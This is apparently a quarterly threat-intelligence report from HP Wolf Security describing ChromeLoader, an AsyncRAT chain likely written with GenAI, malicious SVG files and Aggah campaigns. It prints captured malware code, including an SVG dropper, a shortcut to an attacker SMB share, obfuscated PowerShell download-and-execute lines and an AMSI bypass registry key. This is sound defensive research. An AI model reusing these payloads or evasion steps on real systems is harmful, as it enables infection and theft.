HP WOLF SECURITY

Threat Insights Report

September 2024

Threat Landscape

Welcome to the September 2024 edition of the HP Wolf Security Threat Insights Report

Each quarter our security experts highlight notable malware campaigns, trends and techniques identified by HP Wolf Security. By isolating threats that have evaded detection tools and made it to endpoints, HP Wolf Security gives an insight into the latest techniques used by cybercriminals, equipping security teams with the knowledge to combat emerging threats and improve their security postures.[1] This edition of the report describes notable threats seen in the wild in Q2 2024.

Executive Summary

Email threats that evaded gateway security

12%

Threats delivered in archives in Q2

39%

▪ Threat actors have been using generative artificial intelligence (GenAI) to create convincing phishing lures for some time, but there has been limited evidence of attackers using this technology to write malicious code in the wild. In Q2, however, the HP Threat Research team identified a malware campaign spreading AsyncRAT using VBScript (T1059.005) and JavaScript (T1059.007) that was highly likely to have been written with the help of GenAI.[2] [3] [4] The scripts' structure, comments and choice of function names and variables were strong clues that the threat actor used GenAI to create the malware (T1588.007).[5] The activity shows how GenAI is accelerating attacks and lowering the bar for cybercriminals to infect endpoints.

▪ ChromeLoader is a popular family of web browser malware that enables attackers to take over the victim's browsing session and redirect searches to attacker-controlled websites.[6] In Q2, ChromeLoader campaigns were larger and more polished, relying on malvertising (T1583.008) to direct victims to websites offering productivity tools like PDF converters.[7] These working applications hid malicious code in MSI files (T1218.007),[8] while valid code-signing certificates (T1553.002) helped the malware to bypass Windows security policies,[9] increasing the chance of infection.

▪ Attackers are always looking for unusual ways to infect endpoints in the hope of avoiding detection. In Q2, the HP Threat Research team identified a campaign notable for spreading malware through Scalable Vector Graphics (SVG). Widely used in graphic design, the SVG format is based on XML and supports lots of features, including scripting. The attackers abused the format's scripting feature by embedding malicious JavaScript inside images (T1027.009),[10] ultimately leading to multiple information stealers trying to infect the victim's endpoint.

Notable Threats

ChromeLoader imitates free apps and abuses code signing certificates to evade detection

ChromeLoader is a malware family that installs itself as an extension within Chromium web browsers and is capable of monitoring and controlling a victim's browsing session.[5] First seen in 2022, the malware is mostly distributed through malvertising (T1583.008).[6] Its operators profit from the malware through ad fraud by hijacking search queries from infected web browsers and redirecting victims to attacker-controlled websites hosting adverts. Last year, we wrote an in-depth article exploring how the malware works and the tactics, techniques and procedures (TTPs) of its operators.[11]

In Q2 2024, we saw an increase in ChromeLoader activity and changes in the way it is being spread. Previously, ChromeLoader spread through malicious script files hosted on websites promoting pirated software, games and movies. But in recent large campaigns, attackers are now targeting a broader pool of potential victims by delivering the malware inside fake software installers associated with popular search engine keywords, such as PDF conversion tools, household appliance manual readers and recipe guides (T1036).[12]




Figure 1 – Example of a website spreading a fake PDF converter tool, leading to ChromeLoader

The infection chain begins with the attackers registering domains (T1583.001) and using them to promote and host fake software installers.[13] Potential victims are lured to websites via search engine advertising, where they are offered to download software installers. The websites are slick and well designed, making it difficult for users to spot that the software is fake (Figure 1).

After clicking the download button, the victim is served a Windows Installer (.msi) package (T1218.007).[8] These files are used by standard to install software on Windows systems and therefore are unlikely to raise suspicion. To make the malware more difficult to detect, the attackers signed the installation file with valid code signing certificates (T1553.002).[9] For this reason, the installation is neither blocked by AppLocker security policies (the application allowlisting technology built into Windows), nor is a warning shown to the user. It's possible that the code signing certificates were stolen from legitimate companies, or that the threat actors registered companies for the purpose of obtaining them.

Depending on the certificate issuer, the revocation process can take a long time, sometimes months, making the malware dangerous for long periods of time. When the MSI file is opened, the victim is shown a typical application installer process, even requiring the user to accept a terms of service and privacy policy. In the background, the malware is installed into the AppData/Local directory. Interestingly, the software does what the user expects via an embedded web view, reducing the likelihood of it being flagged to the IT team for being suspicious.

The malware persists on the PC through a Registry Run key (T1547.001).[14] Each time the PC starts, it runs a JavaScript file (T1059.007) using the NodeJS JavaScript runtime environment (node.exe).[4] The script checks for updates and starts the Chrome browser with the malicious ChromeLoader browser extension sideloaded into it (T1176).[15]

Figure 2 – Valid code signing certificate used to sign a ChromeLoader MSI




Figure 3 – Fake PDF editing tool that installs ChromeLoader in the background




Figure 4 – 0% detection rate on VirusTotal of a ChromeLoader MSI installation package

Generative AI assisting malware developers in the wild

In early June, HP Sure Click isolated an unusual French email attachment posing as an invoice. The attachment is simply an HTML file which, when opened in the browser, asks for a password. An initial analysis of the code revealed that this is an HTML smuggling threat (T1027.006).[16] But in contrast to most other threats of this kind, the payload stored inside the HTML file was not encrypted inside an archive. Rather, the file was encrypted within the JavaScript code itself. The attackers encrypted the file using AES and implemented it without making any mistakes, meaning decrypting the file is only possible with the correct password (T1027.013).[17]

While we did not have the email body, based on various clues in the code, we knew that the decrypted file must be a ZIP archive. We also assumed that the password would not be too complex. As a result, we were able to carry out a brute-force attack in a reasonable amount of time and successfully recover the correct password.




Figure 5 – Infection chain leading to AsyncRAT




Figure 6 – Prompt shown to target to input the password contained in the email

The decrypted archive contains a VBScript file (T1059.005).[3] When run, the infection chain starts and ultimately deploys AsyncRAT, a remote access trojan (RAT). The VBScript writes various variables to the Windows Registry (T1112), which are reused later in the chain.[18] A JavaScript file (T1059.007) dropped into the user directory is then run by a scheduled task (T1053.005).[4] [19] This script reads the first variable, a PowerShell script (T1059.001),[20] from the Registry and injects it into a newly started PowerShell process. The PowerShell script then makes use of the other Registry variables and runs two more executables, which start the malware payload after injecting it into a legitimate process (T1055).[21]

AsyncRAT is an open-source RAT used for controlling the victim's computer. Since it's so easy to obtain, all the threat actor needs to do is develop an infection chain to deliver and install the malware.

Interestingly, when we analyzed the VBScript and the JavaScript, we were surprised to find that the code was not obfuscated. In fact, the attacker had left comments throughout the code, describing what each line does – even for simple functions. Genuine code comments in malware are rare because attackers want to their make malware as difficult to understand as possible.

Based on the scripts' structure, consistent comments for each function and the choice of function names and variables, we think it's highly likely that the attacker used GenAI to develop these scripts (T1588.007).[5] The activity shows how GenAI is accelerating attacks and lowering the bar for cybercriminals to infect endpoints.

```
// Arrête un processus PowerShell en cours d'exécution
function arreterProcessusAvecPowerShell() {
    // Exécution de PowerShell
    shellWsh.Run(cheminPowerShell, 2);

    // Obtenir la collection des processus en cours via WMI
    var serviceWMI = obtenirServiceWMI();
    var requeteProcessus = "SELECT * FROM Win32_Process";
    var collectionProcessus = serviceWMI.ExecQuery(requeteProcessus);
    var enumerateur = new Enumerator(collectionProcessus);

    // Parcours des processus en cours
    for (; !enumerateur.atEnd(); enumerateur.moveNext()) {
        var processus = enumerateur.item();

        // Si le processus en cours est PowerShell
        if (processus.Name.toLowerCase() === "powershell.exe") {
            // Activation de la fenêtre PowerShell
            shellWsh.AppActivate(processus.ProcessId);

            // Envoi de commandes pour arrêter le processus conhost
            envoyerCommandesPourArreterConhost();

            // Pause pour permettre l'arrêt du processus
            WScript.Sleep(5000);
            break;
        }
    }
}
```

Figure 7 – Code excerpt from VBScript containing telltales signs of being written by GenAI

Malicious SVG images used to smuggle infostealers onto PCs

Attackers are on the lookout for unusual ways to infect endpoints in the hope of avoiding detection. In Q2, we found an interesting campaign that spread malware through Scalable Vector Graphics (SVG). Widely used in graphic design and on the web, the SVG format is based on XML and supports lots of features, including scripting. The attacker abused the format's scripting feature by embedding malicious JavaScript inside images (T1027.009),[10] ultimately leading to multiple information stealers trying to infect the victim's endpoint.

Opening the SVG image in a web browser causes the embedded JavaScript code to run. A Base64-encoded ZIP archive is decoded and offered to the user to download. This archive contains a URL file which, when run, opens a File Explorer window that loads a Server Message Block (SMB) file share hosted on a remote web server (T1021.002).[22] Stored at that location is a shortcut (.lnk) file. If opened, the shortcut downloads a batch file using a cmd.exe command, saves it in the user's Music directory and then runs it. This batch file acts as a downloader. First, however, the script opens a decoy PDF document to distract the user.

The batch file then copies various scripts (VBS, CMD, BAT, PowerShell) from the SMB share to the user's local Photos and Startup folders – the latter serving as a persistence mechanism (T1547.001).[14] Last but not least, most of these downloaded scripts are run, leading to different infection scenarios. Using the SMB share, several malware families are installed onto the endpoint. These include Venom RAT,[23] XWorm,[24] Remcos,[25] and AsyncRAT.[2]

File formats used to deliver threats in Q2


122

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0" width="100" height="100">
  <script type="application/ecmascript">
    < [CDATA[document.addEventListener("DOMContentLoaded", function() {
          function base64ToArrayBuffer(base64) {
            var binary_string = window.atob(base64)
            var len = binary_string.length
            var bytes = new Uint8Array(len)
            for (var i = 0
              i < len i++) {
              bytes[i] = binary_string.charCodeAt(i)
              return bytes.buffer
            }
            var file = 'UEsDBBQAAAAIABc5kFijrSO/hAAAAJUAAAAYAAAASU5WT0lDRS1UQlNBQ09QTVNLQVMudXJsi/bMK0ktykstCc7ILypJLi2J5eUKDfKxTcvMSbXS1y8uLUrPTE7M0U1LLMrNzEvXTU7US87PdbC0MLDUT8/PT89J1ff0C
              /P3dHbl5fJ08cksLrHl5fLIL/FOrbQ14OWKrjYwMDAyNHE00AUyoIQzjAUBJma1QEsDivILjG0NLXUsebkAUEsBAhQAFAAAAAgAFzmQWKOtI7
              +EAAAAlQAAABgAAAAAAAAAAQAgAAAAAAAAAElOVk9JQ0UtVEJTQUNPUE1TS0FTLnVybFBLBQYAAAAAAQABAEYAAAC6AAAAAAA='
            var data = base64ToArrayBuffer(file)
            var blob = new Blob([data], {
              type: 'octet/stream'
            })
            var fileName = 'INVOICE-TBSACOPMSKAS.zip'
            var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a')
            document.documentElement.appendChild(a)
            a.setAttribute('style', 'display: none')
            var url = window.URL.createObjectURL(blob)
            a.href = url
            a.download = fileName
            a.click()
            window.URL.revokeObjectURL(url)]] >
  </script>
</svg>
```

Figure 8 – Malicious JavaScript embedded in SVG file

```
[InternetShortcut]
URL=file://surgical-farming-ca.com@9809/google/INVOICE
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Figure 9 – URL shortcut file that loads a malicious SMB file share hosted on a remote web server



Sames Auto Arena – ASM GLOBAL Suite Order Form

Company Name: _____ Event Date: _____ Suite # _____

Ordered By: _____ Payment Arrangements: _____Invoice _____Other

Phone Number: _____ Visa____MasterCard____Amex____Discover____

Email: _____ Name: _____

Suite Contact Email: _____ Card #: _____

Contact Person For Event: _____ Exp: _____ Sec Code: _____

HOT FOOD DELIVERY TIME (CHECK ONE): [ ]1 HOUR PRIOR TO EVENT [ ]AT START OF EVENT

Beverages, Snacks/Appetizers & Cold Food will be in suite when doors open.

Order Comments:

Please note a 18% administrative fee and 8.25% mixed beverage sales tax will be applied to your order.

An Event Day orders: A separate order will be placed in your suite for your review. Orders can be placed with the Suite Attendant.

***PLEASE NOTE REQUIRED ADVANCED ORDER TIMES ***

EVENT STARTERS			BEVERAGES			ADVANCE ORDER SUBMISSION DEADLINE	
ITEM	PRICE	QTY	ITEM	PRICE	QTY	EVENT DAY	ORDER PRIOR BY 4PM
Tortilla Chips & Salsas	$18.00		Pepsi (six pack) 12oz	$ 18.00			
Endless Popcorn	$20.00		Diet Pepsi (six pack) 12oz	$ 18.00		Wednesday	Friday
Individual Popcorn Bucket	$6.00		Pepsi Zero (six pack) 12oz	$ 18.00		Thursday	Monday
			7-Up (six pack) 12oz	$ 18.00		Friday	Tuesday
COLD ITEMS BELOW MUST BE ORDERED WITHIN 48 HOURS			Aquafina bottled water (six pack) 16oz	$ 12.00		Saturday, Sunday, Monday	Tuesday
ITEM	PRICE	QTY	Regular coffee (per dispenser)	$ 15.00		Tuesday	Wednesday
Domestic Cheese Tray	$40.00		Topo Chico	$ 8.00			
Fresh Fruit Tray	$45.00		Cranberry Juice	$ 8.00			
Vegetable Tray	$40.00		Orange Juice	$ 8.00			

Figure 10 – Decoy PDF shown to target

Aggah switches to PDF documents to infect PCs

Abusing legitimate cloud services to evade detection remain a popular technique for attackers. Aggah malware campaigns are no exception.[26] This threat actor's campaigns have the following characteristics:

- Payload script code that is embedded into blog posts and hosted on Blogger, or downloaded via a blogspot.com redirect (T1102)[27]
- Malicious code hosted on download portals such as Mediafire (T1102)[27]
- Infection elements and payloads are always downloaded in text form and decoded locally (T1027.013)[28]
- Before the final malware is executed, security features such as the Antimalware Scan Interface (AMSI) and Microsoft Defender are disabled (T1562.001)[29]
- The final malware payload is a RAT or a credential stealer


These TTPs can make detecting and stopping Aggah activity challenging for network defenders. The malware contacts legitimate web services such as Blogspot and Mediafire and only downloads text data.

In a campaign we saw at the end of April, we identified a change in Aggah's TTPs, namely a switch to PDF documents as the initial infection format. Previously, Aggah campaigns mostly relied on weaponized Office documents, such as PowerPoint presentations.

When the PDF document is opened, the user is told that the document was not successfully loaded and must be downloaded instead. Since many users use their web browser to read PDF documents, the message sounds plausible.

However, clicking on the download button does not download a PDF document, but a VBS file with the same name with a different file extension (T1036.008).[30] This script is downloaded from Mediafire via a blogspot.com redirect. The user triggers the infection chain by opening the file.

The VBScript is very small and only downloads and executes a PowerShell script. In this case, Blogspot is contacted again and the download takes place via a redirect from usrfiles[.]com. This PowerShell script contains various other script blocks and encoded executables, which are decoded during runtime.



Figures 11 & 12 – Fake PDF errors designed to trick users into downloading and running a malicious VBScript file

First, the script executes a known AMSI bypass and sets the Registry key "HKCU:\Software\Classes\CLSID\{fdb00e52-a214-4aa1-8fba-4357bb0072ec}\InProcServer32" to a non-existent dynamic link library, which means that the executed PowerShell code is no longer scanned correctly for malware (T1562.001).[29] The PowerShell script then adds various file types, processes and network exclusions to Microsoft Defender and deactivates various security features such as controlled folder access and the intrusion prevention system. Once these tasks are completed, a new local user with the name "System32" is created and added to the Administrator and Remote Desktop user groups (T1136.001).[31] Finally, the Windows Firewall is deactivated, and an attempt to stop the WinDefend service is made.

After these defense evasion measures, the payload is decoded and started. This is a .NET binary, which is injected into a newly started process in order to execute it under a legitimate name. The deployed malware family is Agent Tesla.[32] The malware collects information and credentials from the infected endpoint and exfiltrates this data via a predefined Discord chat channel (T1102).[27] Additionally, the PowerShell script saves a new VBScript into the Startup folder, to launch the malware each time the PC starts (T1547.001).[14]

The change in initial infection file type is notable. But equally notable is how little the rest of Aggah's TTPs have changed over the last four years. This suggests that this threat actor is continuing to successfully compromise systems without radically needing to change their behavior.

```
::::::: ExecuteGlobal ("CreateObject(""WScript.Shell"").Run ""powershell irm
px13.blogspot.com/atom.xml | .('{1}{0}'-f'dasdwdwd','I').replace('dasdwdwd','ex')"",0")
```

Figure 13 – VBScript running a PowerShell script stored a Blogger website


```
function CON {
    param([Parameter(Mandatory = $true, ValueFromPipeline = $true)][ValidateNotNullOrEmpty()][string]$B
    ) -join ($B -split '(?<=\G.{8})(?!$)' | % { [char][Convert]::ToInt32($_, 2) })
}

$xmr = CON $Phudigum
$xmr | .('{1}{$}'.replace('$','0')-f'!','I').replace('!','ex')
(CON $bulgumchupitum)  | .('{1}{$}'.replace('$','0')-f'!','I').replace('!','ex')
#the File will start cumiing to your pc


$kamakuchi= "C:\ProgramData\phuddiupdate"
ni $kamakuchi -it d -fo
$gandkibarish =
'01110011011001010111100001110101011101010111010100100000001111010010000000100010011100000100111101110111011001010101001001110011010
0100001000101011011000110110000100000001011010100010101010000001000000100001001111001011100000111001100100000011010010111011101110011
